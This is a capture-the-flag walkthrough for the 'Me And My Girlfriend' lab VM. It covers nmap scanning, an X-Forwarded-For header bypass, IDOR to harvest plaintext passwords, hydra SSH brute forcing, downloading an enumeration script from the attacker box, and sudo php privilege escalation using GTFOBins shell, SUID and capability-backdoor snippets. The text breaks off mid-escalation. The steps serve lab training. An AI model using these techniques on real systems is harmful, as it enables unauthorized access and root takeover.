GETTING STARTED

To download the *Me And My Girlfriend* vm, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

To identify the target, I performed an **nmap** network scan.


```
┌──(root㉿kali)-[~/ctf/meandmygf]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 11:30 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0014s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for gfriEND (192.168.1.17)
Host is up (0.00011s latency).
MAC Address: 00:0C:29:75:EC:F9 (VMware)
Nmap scan report for kali (192.168.1.12)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.61 seconds
```

After finding the target IP to be *192.168.1.17*, I performed an **nmap** aggressive scan to find its ports and services.

```
┌──(root㉿kali)-[~/ctf/meandmygf]
└─# nmap -A -p- 192.168.1.17 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 11:32 EDT
Nmap scan report for gfriEND (192.168.1.17)
Host is up (0.00031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 00:0C:29:75:EC:F9 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

CAPTURING FLAG 1

Since port 80 was running, I used curl to fetch information about the page and also accessed it on the browser.




```
┌──(root㉿kali)-[~/ctf/meandmygf]
└─# curl http://192.168.1.17
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!<!— Maybe you can search how to use x-forwarded-for —>
```

The site had an *HTML comment* that gave me a hint on how it could be accessed. I had to use the *X-Forwarded-For* header and use the localhost IP, i.e., 127.0.0.1, to get the intended result. This is because:


- '*Sorry This Site Can Only Be Accessed Local*' - it can only be accessed through localhost, i.e., 127.0.0.1.
- The commented part gives me a hint that this has something to do with the *X-Forwarded-For* header.

Hence, I started Burp Suite and configured it as my proxy using **FoxyProxy**.


Then I turned on my Burp Proxy to intercept the request and tried accessing the website. I configured Burp to add the following header in all the requests made to the target.

```
X-Forwarded-For: 127.0.0.1
```


I went to Proxy and clicked on Proxy settings; then searched for match and replace.




I checked the *Only apply to in-scope items* and clicked on **Add**. Then, I added the header in the following manner:



Finally, I clicked on OK and closed the settings. Then, I went to the HTTP history tab under Proxy and right-clicked on the request made to the target URL, then selected Add to scope.




With this, I was done with the settings. I then accessed the target again and got access to the web page.




I clicked on *Register* and registered myself with the username *zbot* and password *pass123*.


I then logged in using these credentials.



The Profile page had an option to change the password.



I turned on my Burp Proxy and refreshed this page to intercept the request.



I sent the request to Repeater for inspection.

To get a response from the server, I clicked on the Send button.

The response showed me my password in plaintext format.

```
<label for="username">
  Username
</label>
<input type="text" name="username" id="username" value="zbot">
<br>
<label for="password">
  Password
</label>
<input type="password" name="password" id="password" value="pass123">
<br>
<button disabled="disabled">
  Change
</button>
```

Also, upon inspecting the URL, I found that it fetched my details based on an ID.

Request


Pretty Raw Hex

```
1 GET /index.php?page=profile&user_id=12 HTTP/1.1
2 Host: 192.168.1.17
```

So, if I changed the *user_id* parameter, I could perform IDOR.

> *IDOR stands for "Insecure Direct Object References." Let's break it down into a simple analogy to understand it better.*
>
> *Imagine you're using a photo storage website where you can upload and view your photos. Each photo has a unique number, like a code, to identify it. Normally, you should only be able to see your photos, not someone else's.*
>
> *However, let's say there's an IDOR vulnerability on this website. This means if you change the photo's unique number in the website's address bar to a different number, you could end up seeing someone else's photo, even though you're not supposed to.*
>
> *In technical terms, IDOR happens when a website or application doesn't properly check if a user is allowed to access a particular piece of data. So, just by changing a small part of a request (like the number in the URL), someone can access data they shouldn't be able to, like other people's photos, documents, or personal information.*
>
> *It's like having a key that can accidentally open doors it's not supposed to, just because the locks weren't set up securely.*

Hence, I changed the ID value and got multiple user credentials. (This could also be done through the browser using *Inspect Element*.)



id	username	password
1	eweuhtandingan	skuyatuh
2	aingmaung	qwerty!!!
3	sundatea	indONEsia

id	username	password
4	sedihaingmah	cedihhihihi
5	alice	4lic3

Since the box had *SSH* service enabled, I tried brute-forcing it for the correct credentials using hydra.

```
vim passwords.list
#inserted the passwords
vim users.list
#inserted the usernames
```

```
┌──(root㉿kali)-[~/ctf/meandmygf]
└─# hydra -L users.list -P passwords.list ssh://192.168.1.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-14 14:03:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 trie
[DATA] attacking ssh://192.168.1.17:22/
[22][ssh] host: 192.168.1.17   login: alice   password: 4lic3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-14 14:03:21
```

Hence, I logged in using these credentials.

```
┌──(root㉿kali)-[~/ctf/meandmygf]
└─# ssh alice@192.168.1.17
alice@192.168.1.17's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$
```

I looked at the files and directories and found the first flag inside the *.my_secret* folder.

```
alice@gfriEND:~$ ls -la
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 .
drwxr-xr-x 6 root  root  4096 Dec 13  2019 ..
-rw------- 1 alice alice   10 Dec 13  2019 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13  2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13  2019 .bashrc
drwx------ 2 alice alice 4096 Dec 13  2019 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13  2019 .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls -la
total 16
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 ..
-rw-r--r-- 1 root  root   306 Dec 13  2019 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13  2019 my_notes.txt
```

Hence I captured the first flag.


```
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greatttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be
hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```

I also found another note there

```
alice@gfriEND:~/.my_secret$ cat my_notes.txt
Woahhh! I like this company, I hope that here i get a better partner than bob ^_^, hopefully Bob doesn't know my notes
```



CAPTURING FLAG 2

I moved into the */tmp* directory. Then, I downloaded the **Linux Smart Enumeration** script on my PC and transferred it to my target.

```
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# ls
cve  doc  LICENSE  lse.sh  README.md  screenshots  tools

┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
alice@gfriEND:~$ pwd
/home/alice
alice@gfriEND:~$ cd /tmp
alice@gfriEND:/tmp$ wget "http://192.168.1.12:8888/lse.sh"
--2024-06-15 00:12:38--  http://192.168.1.12:8888/lse.sh
Connecting to 192.168.1.12:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

100%[=====================================================================>] 48,875      --.-K/s   in 0.001s

2024-06-15 00:12:38 (69.1 MB/s) - 'lse.sh' saved [48875/48875]

alice@gfriEND:/tmp$ chmod +x lse.sh
```

Finally, I executed the script.

```
alice@gfriEND:/tmp$ ./lse.sh
---
If you know the current user password, write it here to check sudo privileges: 4lic3
---

 LSE Version: 4.14nw
```

```
[!] sud000 Can we sudo without a password?..................................... nope
[!] sud010 Can we list sudo commands without a password?....................... yes!
---
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
```

I found out I could execute the following command without a password as sudo. To verify it, I checked my privilege with the sudo command.

```
alice@gfriEND:/tmp$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
```

To find a way to exploit this, I went to **GTFOBins** and searched for php.

https://gtfobins.github.io/gtfobins/php/#sudo

Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php

CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"
```

I found a way to exploit PHP if it was able to run as sudo. Hence, I ran the script and just changed the CMD="/bin/sh" to CMD=/bin/bash to get a bash shell.

```
alice@gfriEND:~$ CMD="/bin/bash"
